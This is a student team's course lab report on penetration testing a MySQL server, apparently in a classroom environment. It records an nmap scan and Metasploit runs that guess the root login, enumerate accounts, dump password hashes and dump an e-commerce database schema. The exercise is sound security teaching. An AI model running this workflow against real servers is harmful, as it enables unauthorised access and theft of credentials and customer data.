

Project – MySQL Pen Testing

Group Members: Dalen Wimsatt, Ethan Epperson, Stephen Stine


Guidelines

- 1) For submission, follow the naming convention: CIS483PenTest-TeamX.docx, where X is your team ID on the team roster.

Tasks

Task 1. Nmap scan of the server

- Take a screenshot of the outcome.



```
root@CISkali: /home/kali
File Actions Edit View Help
(root@CISkali)~# nmap -sS -sV -sC -p- -T3 -PN -oN nmap_fullscan_cismart 192.168.1.220
Host discovery disabled (-PN). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2024-04-12 16:58 EDT
Nmap scan report for www.cis-mart.com (192.168.1.220)
Host is up (0.000051s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 a0:0c:68:7a:9f:ec:ba:f6:d3:70:79:94:6a:ef:f3:18 (DSA)
|_ 2048 90:54:e8:73:4a:4e:7f:e6:6a:da:f3:9a:7a:ca:ef:1f (RSA)
|_ 256 76:94:d4:b8:74:b9:51:3d:82:55:9d:e2:13:83:72:d4 (ECDSA)
|_ 256 ed:59:19:80:05:af:33:2c:99:71:75:ce:99:99:06:db (ED25519)
|_ 23/tcp    open  telnet   Linux telnetd
|_ 80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ _http-server-header: Apache/2.4.7 (Ubuntu)
|_ _http-title: CIS-Mart
3306/tcp   open  mysql    MySQL 5.5.62-0ubuntu0.14.04.1
|_ mysql-info:
|_   Protocol: 10
|_   Version: 5.5.62-0ubuntu0.14.04.1
|_   Thread ID: 43
|_   Capabilities flags: 63487
|_   Some Capabilities: DontAllowDatabaseTableColumn, SupportsCompression, IgnoreSigpipes, SupportsLoadDataLocal, Speaks41Prot
ocolOld, IgnoreSpaceBeforeParenthesis, Speaks41ProtocolNew, SupportsTransactions, FoundRows, LongPassword, LongColumnFlag, Su
pport41Auth, ConnectWithDatabase, InteractiveClient, ODBCClient, SupportsAuthPlugins, SupportsMultipleStatements, SupportsMult
ipleResults
|_   Status: Autocommit
|_   Salt: TFDa:0q:i0{ _H+<.m^no
|_   Auth Plugin Name: mysql_native_password
MAC Address: 32:0E:2E:D0:D0:E0 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.89 seconds
```


- Describe your observation after a nmap scan.

We ran a full Nmap scan that performs a SYN scan for faster scanning, service version detection, script scan, full port scan, sets the timing option to moderate for enhanced scan speed, skips host discovery (we already know the target is up), and then outputs to the specified file “nmap_fullscan_cismart”. From the scan we were able to see that several service ports are open at 21, 22, 23, 80, and most importantly 3306. 3306 is the default MySQL port and we were able

to determine several key insights into the service such as protocol, version, thread ID, capabilities flags, the capabilities themselves, and more.

Task 2. Brute-forcing logins

- Take a screenshot of the outcome.



```
root@CISkali: /home/kali
File Actions Edit View Help

Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/mysql/mysql_version

msf6 > use 5
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.1.220
rhosts => 192.168.1.220
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

  Name                Current Setting  Required  Description
  ---                -
  BLANK_PASSWORDS     true            no        Try blank passwords for all users
  BRUTEFORCE_SPEED    5              yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS        false          no        Try each user/password couple stored in the current database
  DB_ALL_PASS         false          no        Add all passwords in the current database to the list
  DB_ALL_USERS        false          no        Add all users in the current database to the list
  PASSWORD            no             no        A specific password to authenticate with
  PASS_FILE           no             no        File containing passwords, one per line
  Proxies             no             no        A proxy chain of format type:host:port[,type:host:port][... ]
  RHOSTS              192.168.1.220  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/Using-Metasploit
  RPORT               3306           yes       The target port (TCP)
  STOP_ON_SUCCESS     false          yes       Stop guessing when a credential works for a host
  THREADS             1              yes       The number of concurrent threads (max one per host)
  USERNAME            root           no        A specific username to authenticate as
  USERPASS_FILE       no             no        File containing users and passwords separated by space, one pair per li
  USER_AS_PASS        false          no        Try the username as the password for all users
  USER_FILE           no             no        File containing usernames, one per line
  VERBOSE             true           yes       Whether to print output for all attempts

msf6 auxiliary(scanner/mysql/mysql_login) > set username root
username => root
msf6 auxiliary(scanner/mysql/mysql_login) > set password root
password => root
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.1.220:3306 - 192.168.1.220:3306 - Found remote MySQL version 5.5.62
[+] 192.168.1.220:3306 - 192.168.1.220:3306 - Success: 'root:root'
[*] 192.168.1.220:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > |
```

- Explain what you have accomplished.

We used the auxiliary MySQL login utility module to brute force logins. We set rhosts to the address for the e-commerce server and then set the username/password to “root” respectively. We ran it and were successful.

Task 3. Obtaining MySQL version

- Take a screenshot of the outcome.

```
root@CISkali: /home/kali 05:15 PM
msf6 > search scanner mysql

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/mysql/mysql_writable_dirs  normal  No  MYSQL Directory Write Test
1  auxiliary/scanner/mysql/mysql_file_enum      normal  No  MYSQL File/Directory Enumerator
2  auxiliary/scanner/mysql/mysql_hashdump       normal  No  MYSQL Password Hashdump
3  auxiliary/scanner/mysql/mysql_schemadump     normal  No  MYSQL Schema Dump
4  auxiliary/scanner/mysql/mysql_authbypass_hashdump 2012-06-09  normal  No  MYSQL Authentication Bypass Password
Dump
5  auxiliary/scanner/mysql/mysql_login          normal  No  MYSQL Login Utility
6  auxiliary/scanner/mysql/mysql_version        normal  No  MYSQL Server Version Enumeration

Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/mysql/mysql_version

msf6 > use 6
msf6 auxiliary(scanner/mysql/mysql_version) > set rhosts 192.168.1.220
rhosts => 192.168.1.220
msf6 auxiliary(scanner/mysql/mysql_version) > run

[+] 192.168.1.220:3306 - 192.168.1.220:3306 is running MySQL 5.5.62-0ubuntu0.14.04.1 (protocol 10)
[*] 192.168.1.220:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_version) > services -p 3306
Services

host      port  proto  name  state  info
-----
192.168.1.220 3306  tcp    mysql open   5.5.62-0ubuntu0.14.04.1

msf6 auxiliary(scanner/mysql/mysql_version) >
```

- Describe explicitly the version of MySQL.

To get a second source of validation that port 3306 is open with MySQL service running besides Nmap, we ran an auxiliary module for MySQL server version enumeration. Through this module we were able to determine information about MySQL version. The host using the default MySQL port at 3306 over TCP, it's currently open, and the version is 5.5.62-0ubuntu0.14.04.1. 5.5.62 is the specific major (5.5) and minor version of mysql (.62). The first 0 indicates the build number. 'Ubuntu0' represents the distribution-specific changes and packaging. It's built for Ubuntu. 14.04.1 is the release version of Ubuntu being used for the MySQL package.

Task 4. Enumerating MySQL Users

- Take a screenshot of the outcome.

```
File Actions Edit View Help
msf6 auxiliary(admin/mysql/mysql_enum) > exploit USERNAME=root PASSWORD=root
[*] Running module against 192.168.1.220

[*] 192.168.1.220:3306 - Running MySQL Enumerator ...
[*] 192.168.1.220:3306 - Enumerating Parameters
[*] 192.168.1.220:3306 - MySQL Version: 5.5.62-0ubuntu0.14.04.1
[*] 192.168.1.220:3306 - Compiled for the following OS: debian-linux-gnu
[*] 192.168.1.220:3306 - Architecture: x86_64
[*] 192.168.1.220:3306 - Server Hostname: OScommerce
[*] 192.168.1.220:3306 - Data Directory: /var/lib/mysql/
[*] 192.168.1.220:3306 - Logging of queries and logins: OFF
[*] 192.168.1.220:3306 - Old Password Hashing Algorithm OFF
[*] 192.168.1.220:3306 - Loading of local files: ON
[*] 192.168.1.220:3306 - Deny logins with old Pre-4.1 Passwords: OFF
[*] 192.168.1.220:3306 - Allow Use of symlinks for Database Files: YES
[*] 192.168.1.220:3306 - Allow Table Merge:
[*] 192.168.1.220:3306 - SSL Connection: DISABLED
[*] 192.168.1.220:3306 - Enumerating Accounts:
[*] 192.168.1.220:3306 - List of Accounts with Password Hashes:
[+] 192.168.1.220:3306 - User: root Host: localhost Password Hash: *0A9FE3CB8F6AD4117B36BE02A0EA5FF1E2A76EEB
[+] 192.168.1.220:3306 - User: root Host: oscommerce Password Hash: *0A9FE3CB8F6AD4117B36BE02A0EA5FF1E2A76EEB
[+] 192.168.1.220:3306 - User: root Host: 127.0.0.1 Password Hash: *0A9FE3CB8F6AD4117B36BE02A0EA5FF1E2A76EEB
[+] 192.168.1.220:3306 - User: root Host: ::1 Password Hash: *0A9FE3CB8F6AD4117B36BE02A0EA5FF1E2A76EEB
[+] 192.168.1.220:3306 - User: debian-sys-maint Host: localhost Password Hash: *966BA1027D61C7C9D08B5B18526199
6828BF81A4
[+] 192.168.1.220:3306 - User: osCommerceUSER Host: localhost Password Hash: *035E4C7E038DA641A7D0D01E5BD43675
FB5665E1
[+] 192.168.1.220:3306 - User: john Host: % Password Hash: *DACDE7F5744D3CB439B40D938673B8240B824853
[+] 192.168.1.220:3306 - User: root Host: % Password Hash: *81F5E21E35407D884A6CD4A731AEBFB6AF209E1B
[*] 192.168.1.220:3306 - The following users have GRANT Privilege:
[*] 192.168.1.220:3306 - User: root Host: localhost
[*] 192.168.1.220:3306 - User: root Host: oscommerce
[*] 192.168.1.220:3306 - User: root Host: 127.0.0.1
[*] 192.168.1.220:3306 - User: root Host: ::1
[*] 192.168.1.220:3306 - User: debian-sys-maint Host: localhost
[*] 192.168.1.220:3306 - The following users have CREATE USER Privilege:
[*] 192.168.1.220:3306 - User: root Host: localhost
[*] 192.168.1.220:3306 - User: root Host: oscommerce
[*] 192.168.1.220:3306 - User: root Host: 127.0.0.1
[*] 192.168.1.220:3306 - User: root Host: ::1
[*] 192.168.1.220:3306 - User: debian-sys-maint Host: localhost
[*] 192.168.1.220:3306 - User: john Host: %
```

- Describe explicitly MySQL users you've extracted.

Using mysql_enum we enumerated the users on the sql server targeting both the port 3360 and the IP 192.168.1.220. We were able to gather information on 7 users including system maintenace and root accounts from several different hosts. Among the data collected was password hashes and rights for each of the users.

Task 5. Dump password hashes of MySQL Users

- Take a screenshot of the outcome to report the password hashes you've extracted.


```
File Actions Edit View Help
msf6 auxiliary(admin/mysql/mysql_enum) > exploit USERNAME=root PASSWORD=root
[*] Running module against 192.168.1.220

[*] 192.168.1.220:3306 - Running MySQL Enumerator ...
[*] 192.168.1.220:3306 - Enumerating Parameters
[*] 192.168.1.220:3306 - MySQL Version: 5.5.62-0ubuntu0.14.04.1
[*] 192.168.1.220:3306 - Compiled for the following OS: debian-linux-gnu
[*] 192.168.1.220:3306 - Architecture: x86_64
[*] 192.168.1.220:3306 - Server Hostname: OScommerce
[*] 192.168.1.220:3306 - Data Directory: /var/lib/mysql/
[*] 192.168.1.220:3306 - Logging of queries and logins: OFF
[*] 192.168.1.220:3306 - Old Password Hashing Algorithm OFF
[*] 192.168.1.220:3306 - Loading of local files: ON
[*] 192.168.1.220:3306 - Deny logins with old Pre-4.1 Passwords: OFF
[*] 192.168.1.220:3306 - Allow Use of symlinks for Database Files: YES
[*] 192.168.1.220:3306 - Allow Table Merge:
[*] 192.168.1.220:3306 - SSL Connection: DISABLED
[*] 192.168.1.220:3306 - Enumerating Accounts:
[*] 192.168.1.220:3306 - List of Accounts with Password Hashes:
[*] 192.168.1.220:3306 - User: root Host: localhost Password Hash: *0A9FE3CB8F6AD4117B36BE02A0EA5FF1E2A76EEB
[*] 192.168.1.220:3306 - User: root Host: oscommerce Password Hash: *0A9FE3CB8F6AD4117B36BE02A0EA5FF1E2A76EEB
[*] 192.168.1.220:3306 - User: root Host: 127.0.0.1 Password Hash: *0A9FE3CB8F6AD4117B36BE02A0EA5FF1E2A76EEB
[*] 192.168.1.220:3306 - User: root Host: ::1 Password Hash: *0A9FE3CB8F6AD4117B36BE02A0EA5FF1E2A76EEB
[*] 192.168.1.220:3306 - User: debian-sys-maint Host: localhost Password Hash: *966BA1027D61C7C9D08B5B18526199
6828BF81A4
[*] 192.168.1.220:3306 - User: osCommerceUSER Host: localhost Password Hash: *035E4C7E038DA641A7D0D01E5BD43675
FB5665E1
[*] 192.168.1.220:3306 - User: john Host: % Password Hash: *DACDE7F5744D3CB439B40D938673B8240B824853
[*] 192.168.1.220:3306 - User: root Host: % Password Hash: *81F5E21E35407D884A6CD4A731AEBF6AF209E1B
[*] 192.168.1.220:3306 - The following users have GRANT Privilege:
[*] 192.168.1.220:3306 - User: root Host: localhost
[*] 192.168.1.220:3306 - User: root Host: oscommerce
[*] 192.168.1.220:3306 - User: root Host: 127.0.0.1
[*] 192.168.1.220:3306 - User: root Host: ::1
[*] 192.168.1.220:3306 - User: debian-sys-maint Host: localhost
[*] 192.168.1.220:3306 - The following users have CREATE USER Privilege:
[*] 192.168.1.220:3306 - User: root Host: localhost
[*] 192.168.1.220:3306 - User: root Host: oscommerce
[*] 192.168.1.220:3306 - User: root Host: 127.0.0.1
```

Task 6. Dump database schema

- Take a screenshot of the outcome.

```
File Actions Edit View Help
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_schemadump) > exploit PASSWORD=root USERNAME=root

[+] 192.168.1.220:3306 - Schema stored in: /root/.msf4/loot/20240415175043_default_192.168.1.220_mysql_schema_304774.txt
[+] 192.168.1.220:3306 - MySQL Server Schema
Host: 192.168.1.220
Port: 3306

---
- DBName: osCommerceDB
Tables:
- TableName: address_book
Columns:
- ColumnName: address_book_id
ColumnType: int(11)
- ColumnName: customers_id
ColumnType: int(11)
- ColumnName: entry_gender
ColumnType: char(1)
- ColumnName: entry_company
ColumnType: varchar(32)
- ColumnName: entry_firstname
ColumnType: varchar(32)
- ColumnName: entry_lastname
ColumnType: varchar(32)
- ColumnName: entry_street_address
ColumnType: varchar(64)
- ColumnName: entry_suburb
ColumnType: varchar(32)
- ColumnName: entry_postcode
ColumnType: varchar(10)
- ColumnName: entry_city
ColumnType: varchar(32)
- ColumnName: entry_state
ColumnType: varchar(32)
- ColumnName: entry_country_id
ColumnType: int(11)
- ColumnName: entry_zone_id
ColumnType: int(11)
- TableName: address_format
```

- How many tables did you find?

We found 46 tables ranging from customer information to address books to product information and order information.